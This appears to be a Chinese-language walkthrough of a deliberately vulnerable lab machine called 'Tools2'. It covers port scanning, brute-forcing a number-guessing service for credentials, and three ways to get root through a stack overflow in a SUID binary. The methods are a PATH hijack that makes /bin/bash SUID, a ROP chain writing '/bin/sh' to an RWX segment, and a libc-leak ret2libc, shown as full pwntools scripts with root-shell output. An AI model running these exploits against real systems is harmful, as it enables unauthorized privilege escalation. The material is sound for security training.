Tools2

Nmap

```shell
[root@kali] /home/kali/Tools2
❯ nmap 192.168.55.91 -sV -A -p-

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Site doesn't have a title (text/html).
1337/tcp open  waste?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines,
GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq,
LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck, RTSPRequest, SIPOptions,
SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie,
WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns:
|     Please enter password: Wrong
|   NULL:
|_    Please enter password:
```

访问`80`端口，查看到源码中给出的密码

```html
❯ curl http://192.168.55.91/

<h1>See Port 1337</h1>
<h1>Guess My number && get creds</h1>
<!-- PASSWORD "thehackerlabs" -->
```

Guess Number

发现`1337`端口上输入了密码后还要猜数字，这个还是得碰运气了

```python
from pwn import *
import time

host = "192.168.55.91"
port = 1337
password = b"thehackerlabs"

i = 1
while True:
    if i > 500:
        i = 1  # 重置循环

    print(f"[*] Trying: {i}")
    io = remote(host, port, level='error')
    io.recvuntil(b"password:")
    io.sendline(password)
    io.recvuntil(b"number (1-1000):")
    io.sendline(str(i).encode())

    res = io.recvline(timeout=1)
    print(res.decode(errors='ignore').strip())

    if b"Wrong" not in res and b"Invalid" not in res:
        print(f"[+] Found: {i}")
        print(io.recvall(timeout=2).decode(errors='ignore'))
        break

    io.close()
    i += 1
```

上面的脚本只猜了`500`以内的数字，因为大概率程序是生成的随机数，所以范围缩小一点就可以了，每次的数字都是变化的

```shell
[*] Trying: 373
Wrong
[*] Trying: 374
Wrong
[*] Trying: 375
user/pass:welcome/vulnyx
[+] Found: 375
```

得到密码是`vulnyx`，也能直接猜

Pwn to Root

查看到`/opt`目录下有一个`todd`文件设置了`SUID`

```SHELL
welcome@Tools2:/opt$ ls -al
total 56
drwxr-xr-x  3 root root  4096 Jun 16 06:20 .
drwxr-xr-x 18 root root  4096 Mar 18 20:37 ..
-rw-r--r--  1 root root     5 Jun 16 06:06 a.txt
drwxr-xr-x  6 root root  4096 Dec 31  1969 pwndbg
-rwxr-xr-x  1 root root 17536 Jun 16 06:18 server
-rwsr-sr-x  1 root root 16952 Jun 16 06:09 todd
```

使用`ida`进行反编译，查看到伪代码

```C
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s2[9]; // [rsp+17h] [rbp-19h] BYREF
  char s[16]; // [rsp+20h] [rbp-10h] BYREF

  setuid(0);
  setgid(0);
  strcpy(s2, "hackmyvm");
  printf("Enter password: ");
  fgets(s, 16, stdin);
  s[strcspn(s, "\n")] = 0;
  if ( strcmp(s, s2) )
  {
    puts("Wrong password!");
    exit(1);
  }
  vulnerable(s);
  return 0;
}
```

需要输入密码是`hackmyvm`，然后进入`vulnerable`函数。其中使用`gets`函数会导致栈溢出。

```C
__int64 vulnerable()
{
  char v1[64]; // [rsp+0h] [rbp-40h] BYREF

  return gets(v1);
}
```

Plan 1 (路径劫持)

注意到程序中还有一个`todd`函数，调用了`system`使用`head`进行读取文件

```C
void __noreturn todd()
{
  setuid(0);
  setgid(0);
  system("head /opt/a.txt");
  exit(0);
}
```

那么由于是设置的`SUID`，没有清除环境变量的步骤，因此可以劫持，自己写一个`head`命令

计算偏移量：在`vulnerable`函数中`rbp`偏移量是`0x40`，加上`rbp`是`8`个字节

```SHELL
welcome@Tools2:/tmp$ echo 'chmod +s /bin/bash' >head
welcome@Tools2:/tmp$ chmod +x head
```

先写入恶意的`head`

```PYTHON
from pwn import *

context(log_level='debug', arch='amd64', os='linux')

elf = ELF('/opt/todd')
offset = 0x40 + 0x8
todd = elf.symbols['todd']

payload = b'A' * offset + p64(todd)  # 跳转到todd函数执行system('head ')

# 劫持 PATH，让 head 执行你伪造的脚本
env = {'PATH': '/tmp:' + os.environ['PATH']}

p = process(elf.path, env=env)
p.sendline(b'hackmyvm')
p.sendline(payload)
p.interactive()
```

运行之后即可设置`SUID`

```SHELL
welcome@Tools2:~$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
welcome@Tools2:~$
```

Plan 2 (写入数据)

查看一下`todd`的保护机制

SHELL

```
welcome@Tools2:~$ checksec /opt/todd
[*] '/opt/todd'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
```


可以说没有任何保护，`No Stripped`表示该二进制文件没有被剥离符号信息，即保留了函数名、变量名等调试符号。查看可写段👇

SHELL

```
welcome@Tools2:~$ pwndbg /opt/todd
pwndbg> b main
pwndbg> r
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
             Start                End Perm     Size Offset File (set vmmap-prefer-
relpaths on)
          0x400000           0x403000 r-xp     3000      0 /opt/todd
          0x403000           0x404000 r-xp     1000   2000 /opt/todd
          0x404000           0x405000 rwxp     1000   3000 /opt/todd
    0x7efcb1214000     0x7efcb13de000 r-xp   1ca000      0 /usr/lib/x86_64-linux-
gnu/libc-2.31.so
    0x7efcb13de000     0x7efcb13e2000 r-xp     4000 1c9000 /usr/lib/x86_64-linux-
gnu/libc-2.31.so
    0x7efcb13e2000     0x7efcb13e4000 rwxp     2000 1cd000 /usr/lib/x86_64-linux-
gnu/libc-2.31.so
    0x7efcb13e4000     0x7efcb13ea000 rwxp     6000      0 [anon_7efcb13e4]
    0x7efcb13f3000     0x7efcb141c000 r-xp    29000      0 /usr/lib/x86_64-linux-
gnu/ld-2.31.so
    0x7efcb141d000     0x7efcb141e000 r-xp     1000  29000 /usr/lib/x86_64-linux-
gnu/ld-2.31.so
    0x7efcb141e000     0x7efcb141f000 rwxp     1000  2a000 /usr/lib/x86_64-linux-
gnu/ld-2.31.so
    0x7efcb141f000     0x7efcb1420000 rwxp     1000      0 [anon_7efcb141f]
    0x7ffc969b0000     0x7ffc969d1000 rwxp    21000      0 [stack]
    0x7ffc969d4000     0x7ffc969d7000 r--p     3000      0 [vvar]
    0x7ffc969d7000     0x7ffc969d9000 r-xp     2000      0 [vdso]
```

注意到从`0x404000`到`0x405000`是可读可写可执行的，那么可以在这里写入字符串并且传递给`system`函数执行

```python
from pwn import *

context(log_level='debug', arch='amd64', os='linux')
p = process('/opt/todd')
elf = ELF('/opt/todd')

p.sendline(b'hackmyvm')  # 输入密码，进入程序

offset = 0x40 + 0x08  # 缓冲区溢出偏移 + saved rbp

gets_plt = elf.plt['gets']       # gets函数plt地址
system_plt = elf.plt['system']   # system函数plt地址
main_addr = elf.symbols['main']  # main函数地址，重返入口方便多次利用

pop_rdi_ret = 0x000000000040130b  # pop rdi; ret gadget，控制第一个参数传递
target_addr = 0x404000             # 可写内存地址，用于写入/bin/sh字符串

ret_addr = 0x0000000000401016      # ret指令地址，防止栈未对齐（这里没用上）

# 第一次payload:
# overflow到返回地址，构造调用gets(target_addr)，将输入写入target_addr
# 然后返回main，方便再次输入
payload = cyclic(offset) + p64(pop_rdi_ret) + p64(target_addr) + p64(gets_plt) +
p64(main_addr)
p.sendline(payload)

p.sendline(b'/bin/sh')  # 通过gets写入 "/bin/sh" 到 target_addr

p.sendline(b'hackmyvm')  # 重新输入密码，回到main

# 第二次payload:
# overflow，调用system(target_addr)，执行system("/bin/sh")获取shell
payload = cyclic(offset) + p64(pop_rdi_ret) + p64(target_addr) + p64(system_plt) +
p64(target_addr)
p.sendline(payload)

p.interactive()  # 进入交互式shell
```




```
    00000060  00 40 40 00  00 00 00 00  0a
    00000069
[*] Switching to interactive mode
$ id
[DEBUG] Sent 0x3 bytes:
    b'id\n'
[DEBUG] Received 0x35 bytes:
    b'uid=0(root) gid=0(root) groups=0(root),1000(welcome)\n'
uid=0(root) gid=0(root) groups=0(root),1000(welcome)
$ whoami
[DEBUG] Sent 0x7 bytes:
    b'whoami\n'
[DEBUG] Received 0x5 bytes:
    b'root\n'
root
$ 
```

Plan 3 (libc 泄露)

靶机上的`libc`是可以用来计算偏移量，然后获取到`/bin/sh`字符串的地址，就不用手动输入了

```python
from pwn import *

context(log_level='debug', arch='amd64', os='linux')

p = process('/opt/todd')       # 启动进程
elf = ELF('/opt/todd')          # 加载二进制文件
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')  # 加载本地libc文件

puts_plt = elf.plt['puts']      # puts函数plt地址
puts_got = elf.got['puts']      # puts函数got地址

offset = 0x40 + 0x08            # 缓冲区溢出偏移 + 栈帧地址 (RBP)

pop_rdi_ret = 0x000000000040130b  # gadget: pop rdi; ret，用于控制第一个参数

p.sendline(b'hackmyvm')         # 输入正确密码，进入漏洞函数

# 第一阶段payload，调用puts(puts_got)泄露puts地址，返回main重新输入
payload = cyclic(offset) + p64(pop_rdi_ret) + p64(puts_got) + p64(puts_plt) + p64(elf.symbols['main'])
p.sendline(payload)

# 接收泄露的puts地址，截取并填充为8字节
puts = u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))

# 计算libc基址，减去本地libc里puts的偏移
libc_base = puts - libc.symbols['puts']

# 计算system函数和"/bin/sh"字符串在libc中的实际地址
system = libc_base + libc.symbols['system']
bin_sh = libc_base + next(libc.search(b'/bin/sh'))

p.sendline(b'hackmyvm')         # 重新输入密码

# 第二阶段payload，调用system("/bin/sh")获取shell
payload = cyclic(offset) + p64(pop_rdi_ret) + p64(bin_sh) + p64(system)
p.sendline(payload)

p.interactive()                 # 交互式shell
```



```
    00000061
[*] Switching to interactive mode

$ id
[DEBUG] Sent 0x3 bytes:
    b'id\n'
[DEBUG] Received 0x35 bytes:
    b'uid=0(root) gid=0(root) groups=0(root),1000(welcome)\n'
uid=0(root) gid=0(root) groups=0(root),1000(welcome)
$ 
```

效果是一样的